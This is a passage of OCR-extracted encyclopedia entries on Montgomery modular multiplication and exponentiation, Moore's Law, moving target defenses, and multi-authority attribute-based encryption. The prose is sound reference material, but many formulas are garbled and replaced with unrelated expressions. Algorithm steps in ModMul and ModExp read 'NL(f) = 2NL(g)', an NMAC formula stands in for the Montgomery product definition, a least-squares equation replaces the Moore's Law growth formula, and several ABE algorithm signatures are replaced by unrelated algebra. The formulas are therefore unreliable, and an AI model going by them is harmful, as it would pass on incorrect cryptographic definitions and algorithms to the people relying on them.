which modifies the above algorithm to:

function ModMul(*a*, *b*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 3. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 4. **return***u*

However, the preprocessing operations, namely, steps (1) and (2), are rather time-consuming, especially the first. Since *r* is a power of 2, the second step can be done using *k* repeated shift and subtract operations. Thus, it is not a good idea to use the Montgomery product computation algorithm when a single modular multiplication is to be performed.

Montgomery Exponentiation

The Montgomery product algorithm is more suitable when several modular multiplications are needed with respect to the same modulus. Such is the case when one needs to compute a modular exponentiation, i.e., the computation of $M^e \pmod{n}$. Algorithms for modular exponentiation decompose the operation into a sequence of squarings and multiplications using a common modulus *n*. This is where the Montgomery product operation MonPro finds its best use. In the following, modular exponentiation is exemplified using the standard "square-and-multiply" method, i.e., the left-to-right *binary exponentiation method*, with e_i being the bit of index *i* in the *k*-bit exponent *e*:

function ModExp(*M*, *e*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $C = (a,\ \hat{a},\ c,\ d) \in G^4$
Step 3. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 4. **for***i* = *k* − 1 **down to** 0 **do**
Step 5. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 6. **if***e**i* = 1 **then** $\overline{x} := \mathrm{MonPro}(\overline{M}, \overline{x})$
Step 7. $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$
Step 8. **return***x*

Thus, the process starts with obtaining the *n*-residues $\overline{M}$ and $\overline{1}$ from the ordinary residues *M* and 1 using division-like operations, as described above. However, once this preprocessing has been completed, the inner loop of the binary exponentiation method uses the Montgomery product operation, which performs only multiplications modulo 2^k and divisions by 2^k. When the loop terminates, the *n*-residue $\overline{u}$ of the quantity $x = M^e \pmod{n}$ has been obtained. The ordinary residue number *x* is recovered from the *n*-residue by executing the MonPro function with arguments $\overline{u}$ and 1. This is easily shown to be correct since

$$\mathcal{I} = \{i : \rho(i) \in S\}$$

immediately implies that

$$x = \overline{x} \cdot r^{-1} \pmod{n}$$
$$= \overline{x} \cdot 1 \cdot r^{-1} \pmod{n} := \text{MonPro}(\overline{x}, 1).$$

The resulting algorithm is quite fast, as was demonstrated by many researchers and engineers who have implemented it; for example, see (Dussé and Kaliski 1991; Laurichesse and Blain 1991). However, this algorithm can be refined and made more efficient, particularly when the numbers involved are multi-precision integers. For example, Dussé and Kaliski (1991) gave improved algorithms, including a simple and efficient method for computing n'. In fact, any exponentiation algorithm can be modified in the same way to make use of MonPro: simply append the illustrated pre- and postprocessing (steps 1–3 and 7) and replace the normal modular multiplication operations in the iterative loop with applications of MonPro to the corresponding n-residues (steps 4–6 in the above).

Here, as an example, the computation of $x = m7^{10} \pmod{13}$ is illustrated using the Montgomery binary exponentiation algorithm.

- Since $n = 13$, the value for r is taken to be $r = 2^4 = 16 > n$.
- Step 1 of the ModExp routine: Computation of n':
  The extended Euclidean algorithm is used to determine that $16 \cdot 9 - 13 \cdot 11 = 1$, and thus $r^{-1} = 9$ and $n' = 11$.
- Step 2: Computation of $\overline{M}$:
  Since $M = 7$, $\overline{M} := M \cdot r \pmod{n} = 7 \cdot 16 \pmod{13} = 8$.
- Step 3: Computation of $\overline{u}$ for $x = 1$:
  $\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$.
- Step 4: The loop of ModExp:

e_i	Step 5	Step 6
1	MonPro(3,3) = 3	MonPro(8,3) = 8
0	MonPro(8,8) = 4	
1	MonPro(4,4) = 1	MonPro(8,1) = 7
0	MonPro(7,7) = 12	

  – Step 5: Computation of MonPro(3,3) = 3:
    t: = 3 · 3 = 9
    m: = 9 · 11 (mod 16) = 3
    u: = (9 + 3 · 13)/16 = 48/16 = 3.

– Step 6: Computation of MonPro(8,3) = 8:
  t: = 8 · 3 = 24
  m: = 24 · 11 (mod 16) = 8
  u: = (24 + 8 · 13)/16 = 128/16 = 8
– Step 5: Computation of MonPro(8,8) = 4:
  t: = 8 · 8 = 64
  m: = 64 · 11 (mod 16) = 0
  u: = (64 + 0 · 13)/16 = 64/16 = 4
– …

- Step 7 of the ModExp routine: x = MonPro (12, 1) = 4
  t: = 12 · 1 = 12
  m: = 12 · 11 (mod 16) = 4
  u: = (12 + 4 · 13)/16 = 64/16 = 4.

Thus, $x = 4$ is obtained as the result of the operation $7^{10} \pmod{13}$.

Efficient Montgomery Multiplication

The previous algorithm for Montgomery multiplication is not efficient on a general purpose processor in its stated form, and so perhaps only has didactic value. Since the Montgomery multiplication algorithm computes

$$\mathrm{NMAC}_{K_1 \| K_2}(x) = h_{K_2}\left(h_{K_1}(x)\right).$$

and $r = 2^k$, it is possible to give a more efficient bit-level algorithm which computes exactly the same value

$$\mathrm{MonPro}\ (a, b) = ab2^{-k} \pmod{n}$$

as follows:

function MonPro(a, b) {n is odd and a, b, $n < 2^k$}
Step 1. $u := 0$
Step 2. **for** $i = 0$ **to** $k - 1$
Step 3. $u \coloneqq u + a_i b$
Step 4. $u \coloneqq u + u_0 n$
Step 5. $u := u/2$
Step 6. **if** $u \geq n$ **then return** $u - n$
else return u

where u_0 is the least significant bit of u and a_i is the bit with index i in the binary representation of a. The oddness of n guarantees that the division in step (5) is exact. This algorithm avoids the computation of n' since it proceeds bit-by-bit: it needs only the least significant bit of n', which is always 1 since n' is odd because n is odd.

The equivalent word-level algorithm only needs the least significant word α'_i (w bits) of n', which can also be easily computed since

$$\tilde{p}_{128} = 0^{120}10000111$$

implies

$$-n_0 \cdot n'_0 = 1 \pmod{2^w}.$$

Therefore, α'_i is equal to $-n_0^{-1} \pmod{2^w}$, and it can be quickly computed by the extended Euclidean algorithm or table lookup since it is only w bits (1 word) long. For the words (digits) a_i of a with index i and $k = sw$, the word-level Montgomery algorithm is as follows:

function MonPro(a, b) {n is odd and a, b, $n < 2^{sw}$}
Step 1. $u := 0$
Step 2. **for** $i = 0$ **to** $s - 1$
Step 3. $u := u + a_i b$
Step 4. $u := u + \left(-n_0^{-1}\right) \cdot u_0 \cdot n$
Step 5. $u := u/2^w$
Step 6. **if** $u \geq n$ **then return** $u - n$
else return u

This version of Montgomery multiplication is the algorithm of choice for systolic array modular multipliers (Walter 1993) because, unlike classical modular multiplication, completion of the carry propagation required in Step 3 does not prevent the start of Step 4, which needs u_0 from Step 3. Such systolic arrays are extremely useful for fast *SSL*/*TLS* servers.

Application to Finite Fields

Since the integers modulo p form the *finite field* $GF(p)$, these algorithms are directly applicable for performing multiplication in $GF(p)$ by taking $n = p$.

Similar algorithms are also applicable for multiplication in $GF(2^k)$, which is the finite field of polynomials with coefficients in $GF(2)$ modulo an irreducible polynomial of degree k (Koç and Acar 1998).

Montgomery squaring (required for exponentiation) just uses MonPro with the arguments a and b being the same. However, in fields of characteristic 2, this is rather inefficient: all the bit products $a_i a_j$ for $i \neq j$ cancel, leaving just the terms a_r^j to deal with. Then it may be appropriate to implement a modular operation ab^2 for use in exponentiation.

Secure Montgomery Multiplication

As a result of the data-dependent conditional subtraction in the last step of MonPro, embedded cryptosystems which make use of the above algorithms can be subject to a *timing attack* which reveals the secret key (Walter and Thompson 2001). In the context of modular exponentiation, the final subtraction of each MonPro should then be avoided (Walter 1999). With this step omitted, all I/O to/from MonPro simply becomes bounded by $2n$ instead of n, but an extra loop iteration may be required on account of the larger arguments (Walter 2002).

Cross-References

Modular Arithmetic

Recommended Reading

Dussé SR, Kaliski BS Jr (1991) A cryptographic library for the motorola DSP56000. In: Damgård IB (ed) Advances in cryptology – EUROCRYPT '90, Lecture notes in computer science, vol 473. Springer, Berlin, pp 230–244
[zbMATH]

Knuth DE (1998) The art of computer programming, 3rd edn. Semi-numerical algorithms, vol 2. Addison-Wesley, Reading. ISBN 0-201-89684-2. http://www.informit.com/title/0201896842
[zbMATH]

Koç ÇK, Acar T (1998) Montgomery multiplication in GF(2k). Des Codes Cryptogr 14(1):57–69
[MathSciNet][zbMATH]

Laurichesse D, Blain L (1991) Optimized implementation of RSA cryptosystem. Comput Secur 10(3):263–267. https://doi.org/10.1016/0167-4048(91)90042-C
[Crossref][zbMATH]

Montgomery PL (1985) Modular multiplication without trial division. Math Comput 44(170):519–521. http://www.jstor.org/pss/2007970
[MathSciNet][zbMATH]

Walter CD (1993) Systolic modular multiplication. IEEE Trans Comput 42(3):376–378. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=210181
[zbMATH]

Walter CD (1999) Montgomery exponentiation needs no final subtractions. Electron Lett 35(21):1831–1832
[zbMATH]

Walter CD (2002) Precise bounds for Montgomery modular multiplication and some potentially insecure RSA moduli. In: Preneel B (ed) Topics in cryptology – CT-RSA 2002, Lecture notes in computer science, vol 2271. Springer, Berlin, pp 30–39
[zbMATH]

Walter CD, Thompson S (2001) Distinguishing exponent digits by observing modular subtractions. In: Naccache D (ed) Topics in cryptology – CT-RSA 2001, Lecture notes in computer science, vol 2020. Springer, Berlin, pp 192–207
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_420

Moore's Law

Burt Kaliski[56] ✉
(56) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

Moore's Law states that the amount of computing power available for a given cost will increase by a factor of two every 18 months to 2 years.

Background

Moore's Law was articulated in 1965 by Gordon Moore of Intel (Moore 1965).

Theory

The phenomenal rise in computing power over the past half century – which has driven the increasing need for cryptography and security as covered in this work – is due to an intense research and development effort that has produced an essentially exponential increase in the number of transistors than can fit on a chip, while maintaining a constant chip cost.

Roughly speaking, the amount of computing power available for a given cost has increased and continues to increase by a factor of 2 every 18 months to 2 years, a pattern called *Moore's Law* after Gordon Moore of Intel, who first articulated this exponential model. More specifically, the

amount of computing power $P(t)$ available for a given cost at time t may be estimated as

$$\rho \mathbf{x} = (\mathbf{A}^T \mathbf{A})^{-1} \mathbf{A}^T \mathbf{Y}.$$

where $P(t_0)$ is the amount of computing power available for the same cost at a reference time t_0, and T is the interval between doublings in computing power (e.g., 1.5 or 2 years). Lenstra and Verheul have formalized the treatment such growth rates in their model for estimating the strength of cryptographic key sizes over time (Lenstra and Verheul 2000).

Applications

The implications of Moore's Law to cryptography are twofold. First, the resources available to users are continually growing, so that users can readily employ stronger and more complex cryptography. Second, the resources available to opponents are also growing. Effectively, the strength of any cryptosystem decreases by the equivalent of one symmetric-key bit every 18 months – or 8 bits every 12 years – posing a challenge to long-term security. This long-term perspective on advances in (classical) computing is one motivation for the large key sizes currently being proposed for many cryptosystems, such as the *Advanced Encryption Standard* (Rijndael/AES), which has a 128-bit symmetric key.

The benefit of Moore's Law to users of cryptography is much greater than the benefit to opponents, because even a modest increase in computing power has a much greater impact on the key sizes that can be used, than on the key sizes that can be broken. This is a consequence of the fact that the methods available for using cryptosystems are generally polynomial time, while the fastest methods known for breaking symmetric cryptosystems and several asymmetric cryptosystems are exponential time.

This contrast between using and breaking algorithms may well be limited to classical computing for current algorithms. Quantum computers pose a more substantial potential threat in the future, because methods have been discovered for breaking public-key cryptosystems based on integer factorization or the discrete logarithm problem in polynomial time on such computers (Shor 1994). Quantum computers themselves are still in the research phase, and it is not clear if and when a sufficiently large quantum computer could be built. But if one were built (perhaps sometime in the

next 30 years?), the impact on cryptography and security would be even more dramatic than the one Moore's Law has had so far.

Cross-References

- Exhaustive Key Search
- Exponential Time
- Polynomial Time

Recommended Reading

Lenstra AK, Verheul ER (2000) Selecting cryptographic key sizes. In: Imai H, Zheng Y (eds) Public key cryptography, PKC 2000. Lecture notes in computer science, vol 1751. Springer, Berlin, pp 446–465
[zbMATH]

Moore G (1965) Cramming more components onto integrated circuits. Electronics 38(8):114
[zbMATH]

Shor PW (1994) Algorithms for quantum computation: discrete logarithms and factoring. In: Proceedings of the 35th annual IEEE symposium on the foundations of computer science, Santa Fe, pp 124–134

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1770

Moving Target Defense

Hamed Okhravi[57] ✉
(57) MIT Lincoln Laboratory, Lexington, MA, USA

✉ **Hamed Okhravi**
Email: hamed.okhravi@ll.mit.edu

Synonyms

Agility; Dynamic defenses; Maneuvering; Moving target techniques

Definition

Moving target defenses (MTD) are techniques that seek to enhance the resiliency (Cyber Resilience) of a computer system by making it more dynamic, random, and/or diverse.

Background

The static nature of computer systems has traditionally contributed to an "economy of scale" for cyberattackers. Attackers can craft an exploit against a copy of a computer system (comprising hardware and various software layers) and because numerous instances of the system are internally alike, they can compromise hundreds to millions of machines at once. This problem is exemplified in modern malware that often impacts millions of machines and in recent vulnerabilities such as Log4Shell (Wortley et al. 2021) that impact millions of machines.

Techniques that fit within the scope of MTDs have long been studied in computer science. Some of the early examples of what are now called

MTDs were used in the Apollo program for reliability reasons. The Apollo guidance computer system was called a triple modular redundant (TMR) computer in which an equation was solved on three different circuits simultaneously and the results were compared to achieve fault tolerance (Lyons and Vanderkulk 1962) (Asynchronous Byzantine Fault Tolerance). This was an early example of diversity. Other data diversity approaches were studied in late 1980s (Ammann and Knight 1988). Dynamic techniques for resiliency were also studied in early 2000s.

The term *moving target defenses* gained widespread adoption around 2010 and the Networking and Information Technology Research and Development (NITRD) offered one of its early definitions: increasing the complexity of cyberattacks by making systems less homogeneous, less deterministic, and less static (NITRD 2010).

The focus of this entry is particularly on techniques against malicious cyberattacks, and not those that target benign faults.

Theory


MTDs are defined in terms of three properties of making a system more dynamic, random, and/or diverse (Okhravi et al. 2013). Dynamism refers to changing the properties or internals of a system over time. Randomness refers to making an aspect of a system less predictable. Diversity refers to having different copies of a system with different internal properties.

An MTD may have one or more of these properties. For example, a technique that periodically replaces web servers running in a virtual machine (VM) with fresh copies of the VM to remove attacker's foothold is an example of dynamism. Randomizing the location of loaded libraries in the memory space of an application, on the other hand, is an example of randomization. Periodically replacing VMs with copies that are further scrambled internally provides both dynamism and randomness.

Based on their characteristics and implementation, MTDs can be categorized into five large domains: dynamic data, dynamic software, dynamic runtime environment, dynamic platform, and dynamic network. Dynamic data techniques change the syntax, representation, or format of data being processed by the system. Data randomization (Cadar et al. 2008) is an example of a dynamic data technique that masks all data values in an application using a random key to prevent their malicious modification.

Dynamic software techniques randomize or diversify the application code. Multicompiler (Franz 2010) is an example of a dynamic software technique that inserts random number of no-operations (NOPs) into the application binary at compile time to enhance its resilience against control hijacking exploits. Dynamic runtime environment techniques change the system interface presented to the running application. Address space layout randomization (ASLR) is an example of a dynamic runtime environment technique that loads libraries at random offsets in memory at load time to resist code injection or code reuse attacks. Dynamic platform techniques change the properties of the underlying platform comprising the operating system, the hypervisor, and the hardware of the system. Self-cleansing intrusion tolerance (SCIT) (Bangalore and Sood 2009) is an example of a dynamic platform technique that periodically rotates server VMs with fresh copies to remove attackers' foothold on the server. Lastly, dynamic network techniques change the connectivity or addressing of machines in a network. PSI (Yu et al. 2017) is an example of a dynamic network technique that dynamically adjusts the connectivity of machines in a network based on security-related attributes and events.

Figure 1 illustrates the different domains of MTDs. Related surveys (Ward et al. 2018; Jajodia et al. 2012) provide a more extensive list of MTDs and their properties.



Moving Target Defense, Fig. 1 Moving target defense domains laid out against a typical compute stack

The resiliency offered by MTDs can be evaluated using various approaches. The threat model is a crucial factor when evaluating the protection offered by an MTD. If an attacker has to enumerate all possible states in order to bypass an MTD, measures such as the amount of randomness (i.e., entropy) can offer some insight into the difficulty of an attack.

A more practical attack against MTDs, however, is information leakage attacks through which an attacker learns about how the system is randomized. For example, memory disclosure attacks (Strackx et al. 2009) or remote side channels (Seibert et al. 2014) are used to learn how the system is randomized. They can be used to bypass dynamic runtime environment techniques such as ASLR or dynamic software techniques such as the multicompiler.

Leakage-resilient MTDs such as re-randomization techniques (Bigelow et al. 2015) and nonreadable codes (Crane et al. 2015) have been studied as a way of mitigating the impact of information leakage attacks.

Application

MTDs have gained varying degrees of adoption in practice. Perhaps the most widely used MTD to date is ASLR that has been running on most major desktop and mobile operating systems (including Windows, Linux, Mac OS, iOS, and Android).

The Windows operating system also deploys heap metadata randomization by XORing it with a random value, a form of dynamic data technique.

Dynamic networks in the form of dynamic adjustment of connectivity has also been used in the form of network access control (Access Control Policies, Models, and Mechanisms) in various enterprises.

Other MTDs such as dynamic software techniques and dynamic platform technique have gained some adoption, albeit in more limited use cases.

Open Problems and Future Directions

Several open problems and practical challenges have impeded broader adoption of MTDs (Larsen and Franz 2020). These problems form the basis for future work in this area.

Despite the development of leakage-resilient techniques, information leakage attacks still pose a threat to many forms of MTDs (Leakage-Resilience). Practical and comprehensive protections against information leakage attacks remain an open problem (Ward et al. 2019).

Some randomization/dynamism techniques impose a performance overhead, while diversification techniques often impose additional hardware overhead. Even when these overheads are small, they can be impractical/undesirable for resource-limited platforms such as embedded systems. This is particularly important in areas where MTDs compete with deterministic defenses such as control flow integrity (CFI) (Larsen and Franz 2020). Development of extremely low-overhead MTDs particularly for resource-limited systems remain an open problem.

Some MTDs also do not interoperate well with other defenses in a system or with some widely used system features. Among them, techniques that randomize the application binary on disk pose a challenge to code signing defenses that are widely used in iOS devices and runtime randomization techniques also cannot seamlessly handle just-in-time compilation or dynamic loading of libraries. For MTDs to gain broader adoption these gaps need to be addressed.

Some forms of MTDs also pose a challenge to typical enterprise maintenance and operations tasks. For example, dynamic adjustment of connectivity in a network may impede network visibility for network operators, while code randomization techniques can complicate debugging.

Furthermore, additional research is needed to study and design proper MTDs for advanced microarchitectural and hardware vulnerabilities such as Spectre (Spectre), Meltdown (Meltdown), Foreshadow, Rowhammer (Rowhammer), and the likes.

Cross-References

Access Control Policies, Models, and Mechanisms
Asynchronous Byzantine Fault Tolerance
Leakage Resilience
Meltdown

Spectre

References

Ammann PE, Knight JC (1988) Data diversity: an approach to software fault tolerance. IEEE Trans Comput 37(4):418–425
[zbMATH]

Bangalore AK, Sood AK (2009) Securing web servers using self cleansing intrusion tolerance (SCIT). In: Second international conference on dependability, Jun 18, pp 60–65
[zbMATH]

Bigelow D, Hobson T, Rudd R, Streilein W, Okhravi H (2015) Timely rerandomization for mitigating memory disclosures. In: ACM CCS, Oct 12, pp 268–279

Cadar C, Akritidis P, Costa M, Martin JP, Castro M (2008) Data randomization. Technical Report TR-2008-120, Microsoft Research

Crane S, Liebchen C, Homescu A, Davi L, Larsen P, Sadeghi AR, Brunthaler S, Franz M (2015) Readactor: practical code randomization resilient to memory disclosure. In: IEEE symposium on security and privacy, May 17, pp 763–780

Franz M (2010) Eunibus pluram: massive-scale software diversity as a defense mechanism. In: Proceedings of the new security paradigms workshop, Sep 21, pp 7–16
[zbMATH]

Jajodia S, Ghosh AK, Subrahmanian VS, Swarup V, Wang C, Wang XS (2012) Moving target defense II: application of game theory and adversarial modeling. Springer Science & Business Media, New York
[zbMATH]

Larsen P, Franz M (2020) Adoption challenges of code randomization. In: ACM moving target defense workshop, Nov 9, pp 45–49

Lyons RE, Vanderkulk W (1962) The use of triple-modular redundancy to improve computer reliability. IBM J Res Dev 6(2):200–209
[zbMATH]

NITRD (2010) Cybersecurity game-change research & development recommendations. https://www.nitrd.gov/pubs/CSIA_IWG_%20Cybersecurity_%20GameChange_RD_%20Recommendations_20100513.pdf

Okhravi H, Hobson T, Bigelow D, Streilein W (2013) Finding focus in the blur of moving-target techniques. IEEE Secur Priv 12(2):16–26
[zbMATH]

Seibert J, Okhravi H, Söderström E (2014) Information leaks without memory disclosures: remote side channel attacks on diversified code. In: ACM CCS, Nov 3, pp 54–65

Strackx R, Younan Y, Philippaerts P, Piessens F, Lachmund S, Walter T (2009) Breaking the memory secrecy assumption. In: Proceedings of the second European workshop on system security, Mar 31, pp 1–8

Ward B, Gomez SR, Skowyra R, Bigelow D, Martin J, Landry J, Okhravi H (2018) Survey of cyber moving targets second edition, MIT Lincoln Laboratory Report TR-1228

Ward B, Skowyra R, Spensky C, Martin J, Okhravi H (2019) The leakage-resilience dilemma. In: ESORICS, Sep 23, pp 87–106

Wortley F, Thrompson C, Allison F (2021) Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package, LunaSec. https://www.lunasec.io/docs/blog/log4j-zero-day/

Yu T, Fayaz SK, Collins MP, Sekar V, Seshan S (2017) PSI: precise security instrumentation for enterprise networks. In: NDSS, Feb

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300616

Moving Target Techniques

Moving Target Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300617

MPKC

Multivariate Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300618

MQ

Multivariate Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300619

m-sequence

Maximal-Length Sequences

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1458

Multi-authority and Decentralized Attribute-Based Encryption

Yinbin Miao[58] ✉
(58) School of Cyber Engineering, Xidian University, Xi'an, China

✉ **Yinbin Miao**
Email: ybmiao@xidian.edu.cn

Synonyms

(Centralized) Multi-authority attribute-based encryption; Decentralized (Multi-authority) attribute-based encryption

Definition

Multi-authority attribute-based encryption (ABE) refers to an ABE system that allows multiple authorities managing disjoint attribute sets to distribute decryption keys for authorized users and can be roughly divided into two categories, namely, (centralized) multi-authority ABE (Chase, 2007) and decentralized (multi-authority) ABE (Lewko and Waters, 2011). The first category needs a central authority (CA) having a master key to tie the work of all attribute authorities (AAs) together before issuing each user's decryption key, while the second category removes any CA and employs independent attribute authorities to generate decryption keys for users.

Background

The standard notion of ABE assumes a single AA which manages attributes and issues decryption keys for all users but suffers from the key escrow problem and is a single point of failure. Multi-authority ABE (Chase, 2007), which consists of multiple AAs managing disjoint attribute sets, was introduced to mitigate the above problems. However, the centralized multi-authority ABE requires that multiple AAs cooperate with a CA to initialize the system, which results in a high communication cost and lacks of scalability as it is hard for AAs to join and leave freely. This means that the CA represents a performance and security bottleneck. Thus, the first decentralized multi-authority ABE (Lewko and Waters, 2011) aiming at overcoming the above limitation was also proposed, which allows multiple AAs to work independently without the CA. According to two variants of ABE, namely, ciphertext-policy ABE (CP-ABE) and key-policy ABE (KP-ABE), the decentralized multi-authority ABE also has two variants.

Theory and Applications

The first decentralized multi-authority KP-ABE scheme (Han et al., 2012) was proven vulnerable to AA collusion attack. Then, an improved decentralized multi-authority KP-ABE scheme (Rahulamathavan et al., 2015) was designed using the anonymous key issue protocol which strengthens the binding between decryption key and a user's global identity (GID) as well as preserves the user privacy, as the problem of decentralized multi-authority KP-ABE system is that the data owner does not have the control to specify who can access the stored data, which severely restricts its usability in practical applications. Thus, most follow-up works mainly focus on decentralized multi-authority CP-ABE schemes.

In decentralized multi-authority CP-ABE (Lewko and Waters, 2011), any party can become an AA, and there is no requirement for any global coordination other than the creation of an initial set of common reference parameters. Besides, AAs do not have to be aware of each other and can function independently; hence the failure or corruption of some AAs will not affect the operations of uncorrupted AAs. Furthermore, this system removes the use of any CA, which can avoid the performance bottleneck caused by the fully trusted CA. Finally, this system achieves collusion-resistant among any number of users by linking all attribute-related decryption keys together with GID. Assuming that there are n AAs, we give

the algorithm definitions of decentralized multi-authority CP-ABE system as follows:

- $H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \vdots\ s_{m_\ell}$. The global setup algorithm takes in the security parameter λ and outputs global parameters *GP* for the system.
- $Authority\ Setup(GP) \rightarrow \{SK_i, PK_i\}$. Each $AA_i (1 \leq i \leq n)$ runs this setup algorithm with *GP* as input to produce its own secret key and public key pair SK_i, PK_i.
- $Encrypt(M, (A, \rho), GP, \{PK_i\}) \rightarrow CT$. The encryption algorithm takes in a message *M*, an access matrix (A, ρ), the set of public keys for relevant AAs, and the global parameters *GP*; it outputs a ciphertext *CT*.
- $\mathbb{F}_2 [x_1, \ldots, x_n] / \left(x_1^2 - x_1, \ldots, x_n^2 - x_n\right)$. This key generation algorithm takes in a data user's global identity *GID*, the global parameters *GP*, an attribute *j* belonging to certain AA, as well as this AA's secret key SK_i; it produces a key $\leq \frac{r}{\log_2 n}$ for this attribute-identity pair.
- $Decrypt(CT, GP, \{K_i^{j,GID}\}) \rightarrow M$. This decryption algorithm takes in the global parameters *GP*, the ciphertext *CT*, and a collection of decryption keys corresponding to attribute-identity pairs for the same fixed identity *GID*; it outputs the message *M* when the collection of attributes satisfies the access matrix specified in *CT*. Otherwise, the decryption process fails.

Although the first decentralized multi-authority CP-ABE system can support any linear secret-sharing scheme (LSSS) access matrix, there are still three major factors that impact its practical performance compared to the standard single AA ABE schemes. First, this system operates over a group of composite order, which incurs more time-consuming operations. Second, the size of each AA's public key linearly increases with the number of attributes owned by the AA, which means that the attribute universe is restricted to polynomial size. Third, this system has the native property that each AA can be used only once in each access matrix. Thus, an efficient statically secure large-universe decentralized multi-authority CP-ABE scheme (Rouselakis and Waters, 2012) is proposed in the group of prime order to improve its efficiency, which also addresses the problem of each AA only supporting single attribute and the small universe restriction.

Since AAs may impersonate a user if they know his/her attributes in decentralized multi-authority CP-ABE, the privacy issues in these systems are the primary concern of users. For example, a user's GID published globally in early schemes will breach the user privacy; note that the countermeasure to this issue is commonly used anonymous key issuing protocol. However, previous privacy-preserving decentralized multi-authority CP-ABE schemes just take the privacy of GID into consideration, without addressing the privacy of attributes, which is far from sufficient as certain user can be easily identified by some sensitive attributes. To control the release of sensitive attributes, a more secure decentralized multi-authority CP-ABE scheme (Han et al., 2014) is constructed, which prevents each AA from knowing any information about the user's attributes and GID.

Due to the inherent nature (e.g., providing fine-grained access control and data confidentiality) provided by ABE, the decentralized multi-authority ABE schemes have been proposed for many real-world applications such as outsourced cloud computing, edge computing, Internet of Things, blockchain, and so on. For example, to eliminate the key escrow issue as well as high communication and computation overhead in the mobile cloud storage, an efficient decentralized multi-authority ABE scheme was proposed via fog computing nodes (Sandor et al., 2019), which could support large universe of attributes and reduce the overall overhead imposed on user side. Considering that authorization permission must be regulated by multiple decentralized authorities in the federation of vertical Internet of Things platforms (Sciancalepore et al., 2018), a decentralized and multi-authority access control was designed, which also addresses several security issues such as time-limited authorization and access rights revocation. To implement the attribute token rules to represent the attribute sets and access policy in traditional attribute-based access control mechanism (Guo et al., 2019), a decentralized multi-authority attribute-based access control was proposed by designing smart contracts and using Ethereum blockchain platform.

Open Problems and Future Directions

Although there are improvements in terms of efficiency and security in decentralized multi-authority schemes, there are still some open problems to be solved in practice, which are as follows:

- *Hidden policy*. The existing decentralized multi-authority schemes do not address the often desirable property of hiding the encryption policy (Michalevsky and Joye, 2018). The access policy associated with ciphertexts may lead to privacy leakage as it may contain sensitive information.
